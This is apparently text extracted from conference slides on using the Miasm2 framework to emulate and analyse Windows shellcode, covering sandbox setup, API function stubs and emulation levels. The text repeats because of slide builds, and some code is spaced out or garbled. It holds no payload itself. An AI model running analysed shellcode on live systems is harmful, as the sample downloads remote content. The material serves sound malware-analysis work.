
Shellcode analysis
Stack
Shellcode
# Create sandbox, load main PE
sb = Sandbox_Win_x86_32(options.filename, ...)
# Add shellcode in memory
data = open(options.sc).read()
run_addr = 0x40000000
sb.jitter.vm.add_memory_page(run_addr, ...)
sb.jitter.cpu.EAX = run_addr
# Run
sb.run(run_addr)
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 93/120

Shellcode analysis
Stack
Shellcode
Kernel32
User32
...
# Create sandbox, load main PE
sb = Sandbox_Win_x86_32(options.filename, ...)
# Add shellcode in memory
data = open(options.sc).read()
run_addr = 0x40000000
sb.jitter.vm.add_memory_page(run_addr, ...)
sb.jitter.cpu.EAX = run_addr
# Run
sb.run(run_addr)
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 93/120
Shellcode analysis
Stack
Shellcode
Kernel32
User32
...
Ldr info
# Create sandbox, load main PE
sb = Sandbox_Win_x86_32(options.filename, ...)
# Add shellcode in memory
data = open(options.sc).read()
run_addr = 0x40000000
sb.jitter.vm.add_memory_page(run_addr, ...)
sb.jitter.cpu.EAX = run_addr
# Run
sb.run(run_addr)
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 93/120

Shellcode analysis
Stack
Shellcode
Kernel32
User32
...
Ldr info
TEB (part 1)
TEB (part 2)
PEB
# Create sandbox, load main PE
sb = Sandbox_Win_x86_32(options.filename, ...)
# Add shellcode in memory
data = open(options.sc).read()
run_addr = 0x40000000
sb.jitter.vm.add_memory_page(run_addr, ...)
sb.jitter.cpu.EAX = run_addr
# Run
sb.run(run_addr)
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 93/120
Second crash
$ python run_sc_04.py -y -s -l ~/iexplore.exe shellcode.bin
[INFO]: Loading module ’ntdll.dll’
[INFO]: Loading module ’kernel32.dll’
[INFO]: Loading module ’user32.dll’
[INFO]: Loading module ’ole32.dll’
[INFO]: Loading module ’urlmon.dll’
[INFO]: Loading module ’ws2_32.dll’
[INFO]: Loading module ’advapi32.dll’
[INFO]: Loading module ’psapi.dll’
[INFO]: Loading module ’shell32.dll’
...
ValueError: (’unknown api’, ’0x774c1473L’, ”’ole32_CoInitializeEx’”
→ function stubbing
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 94/120
Function stubs
def kernel32_lstrlenA(jitter):
ret_ad, args = jitter.func_args_stdcall([”src”])
src = jitter.get_str_ansi(args.src)
length = len(src)
log.info(”’%r’->0x%x”, src, length)
jitter.func_ret_stdcall(ret_ad, length)
1 Naming convention
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 95/120
Function stubs
def kernel32_lstrlenA(jitter):
ret_ad, args = jitter.func_args_stdcall([”src”])
src = jitter.get_str_ansi(args.src)
length = len(src)
log.info(”’%r’->0x%x”, src, length)
jitter.func_ret_stdcall(ret_ad, length)
1 Naming convention
2 Get arguments with correct ABI
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 95/120
Function stubs
def kernel32_lstrlenA(jitter):
ret_ad, args = jitter.func_args_stdcall([”src”])
src = jitter.get_str_ansi(args.src)
length = len(src)
log.info(”’%r’->0x%x”, src, length)
jitter.func_ret_stdcall(ret_ad, length)
1 Naming convention
2 Get arguments with correct ABI
3 Retrieve the string as a Python string
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 95/120
Function stubs
def kernel32_lstrlenA(jitter):
ret_ad, args = jitter.func_args_stdcall([”src”])
src = jitter.get_str_ansi(args.src)
length = len(src)
log.info(”’%r’->0x%x”, src, length)
jitter.func_ret_stdcall(ret_ad, length)
1 Naming convention
2 Get arguments with correct ABI
3 Retrieve the string as a Python string
4 Compute the length in full Python
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 95/120
Function stubs
def kernel32_lstrlenA(jitter):
ret_ad, args = jitter.func_args_stdcall([”src”])
src = jitter.get_str_ansi(args.src)
length = len(src)
log.info(”’%r’->0x%x”, src, length)
jitter.func_ret_stdcall(ret_ad, length)
1 Naming convention
2 Get arguments with correct ABI
3 Retrieve the string as a Python string
4 Compute the length in full Python
5 Set the return value & address
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 95/120
Function stubs
Interaction with the VM
def msvcrt_malloc(jitter):
ret_ad, args = jitter.func_args_cdecl([”msize”])
addr = winobjs.heap.alloc(jitter, args.msize)
jitter.func_ret_cdecl(ret_ad, addr)
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 96/120
Function stubs
“Minimalist” implementation
def urlmon_URLDownloadToCacheFileW(jitter):
ret_ad, args = jitter.func_args_stdcall(6)
url = jitter.get_str_unic(args[1])
print url
jitter.set_str_unic(args[2], ”toto”)
jitter.func_ret_stdcall(ret_ad, 0)
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 97/120
Demo
Running the shellcode to the end
Running on a second sample from the campaign
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 98/120


Different level of emulation
Minimalist Full
Only the code
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 99/120

Different level of emulation
Minimalist Full
Only the code
Code + segment handling + Windows structures
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 99/120

Different level of emulation
Minimalist Full
Only the code
Code + segment handling + Windows structures
Code + segment handling + Windows structures + Windows API simulation
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 99/120
Different level of emulation
Minimalist Full
Only the code
Code + segment handling + Windows structures
Code + segment handling + Windows structures + Windows API simulation
Full user-land + Kernel simulation (Linux only)
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 99/120
Full user-land + Kernel simulation
1 # Corresponding module in miasm2 / os_dep / l i n u x
2
3 # Filesystem / Network / etc . simulation
4 linux_env = LinuxEnvironment ( )
5
6 # Resolve loader ’ s path and load i t with re l o c a t i o n ( ld −...)
7 ld_path = linux_env . filesystem . resolve_path ( ld_path )
8 ld = Container . from_stream ( open ( ld_path ) , vm= j i t t e r .vm, addr=ld_addr , apply_reloc=True )
9
10 # Prepare the desired environment
11 argv = [ ” / usr / bin / f i l e ” , ” / bin / l s ” ]
12 envp = { ”PATH” : ” / usr / l o c a l / bin ” , ”USER” : linux_env . user_name }
13 auxv = environment . AuxVec ( elf_phdr_header_vaddr , ls_entry_point , linux_env )
14 prepare_loader ( j i t t e r , argv , envp , auxv , linux_env )
15
16 # Associate syscall <−> stubs ( callbacks )
17 sys c al l . enable_syscall_handling ( j i t t e r , linux_env , syscall_callbacks )
18
19 # Run !
20 j i t t e r . i n i t _ r u n ( ld . entry_point )
21 j i t t e r . continue_run ( )
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 100/120
Full user-land + Kernel simulation
1 # Corresponding module in miasm2 / os_dep / l i n u x
2
3 # Filesystem / Network / etc . simulation
4 linux_env = LinuxEnvironment ( )
5
6 # Resolve loader ’ s path and load i t with re l o c a t i o n ( ld −...)
7 ld_path = linux_env . filesystem . resolve_path ( ld_path )
8 ld = Container . from_stream ( open ( ld_path ) , vm= j i t t e r .vm, addr=ld_addr , apply_reloc=True )
9
10 # Prepare the desired environment
11 argv = [ ” / usr / bin / f i l e ” , ” / bin / l s ” ]
12 envp = { ”PATH” : ” / usr / l o c a l / bin ” , ”USER” : linux_env . user_name }
13 auxv = environment . AuxVec ( elf_phdr_header_vaddr , ls_entry_point , linux_env )
14 prepare_loader ( j i t t e r , argv , envp , auxv , linux_env )
15
16 # Associate syscall <−> stubs ( callbacks )
17 sys c al l . enable_syscall_handling ( j i t t e r , linux_env , syscall_callbacks )
18
19 # Run !
20 j i t t e r . i n i t _ r u n ( ld . entry_point )
21 j i t t e r . continue_run ( )
Emulation: Shellcode analysis Miasm2 | August 08, 2018 | PAGE 100/120
Full user-land + Kernel simulation
1 # Corresponding module in miasm2 / os_dep / l i n u x
2
3 # Filesystem / Network / etc . simulation
4 linux_env = LinuxEnvironment ( )
5
